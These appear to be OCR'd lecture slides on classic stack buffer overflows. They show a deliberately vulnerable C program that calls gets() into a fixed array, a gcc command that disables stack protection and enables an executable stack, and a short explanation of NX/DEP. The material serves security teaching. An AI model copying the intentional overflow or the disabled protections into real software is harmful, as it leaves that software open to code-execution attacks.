Legend: code, data, rodata, value
Stopped reason: SIGTRAP
```

West Chester University


Classic Exploitation Illustration




Classic Exploitation Illustration




Classic Exploitation Illustration



Classic Exploitation Illustration



Classic Exploitation Illustration



Classic Exploitation Technique

2. vim overflow.c (ssh)

```
 1 #include <stdio.h>
 2 #include <string.h>
 3
 4 void hacked()
 5 {
 6 >---puts("Hacked by Si Chen!!!!");
 7 }
 8
 9 void return_input(void)
10 {
11 >---char array[50];
12 >---gets(array);
13 >---printf("%s\n", array);
14 }
15
16 main()
17 {
18 >---return_input();
19 >---return 0;
20 }
~
~
~

"overflow.c" 20L, 214C
```

1. Call hacked() (lab1)
2. Write our own shellcode to launch shell (lab2)


Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./ove
rflow2.c
./overflow2.c: In function ‘return_input’:
./overflow2.c:12:2: warning: implicit declaration of function ‘gets’; did you me
an ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/cctpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should n
ot be used.
```


gcc -m32 –fno-stack-protector –zexecstack –o ./overflow2 ./overflow2.c

No eXecute (NX)

- -zexecstack
- Also known as **Data Execution Prevention (DEP),** this protection marks writable regions of memory as non-executable.
- This prevents the processor from executing in these marked regions of memory.




No eXecute (NX)



After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.

No eXecute (NX)



Thus, the attacker's exploit is thwarted.

Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./ove
rflow2.c
./overflow2.c: In function ‘return_input’:
./overflow2.c:12:2: warning: implicit declaration of function ‘gets’; did you me
an ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/cctpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should n
ot be used.
```

gcc -m32 –fno-stack-protector –zexecstack –o ./overflow2 ./overflow2.c

Q & A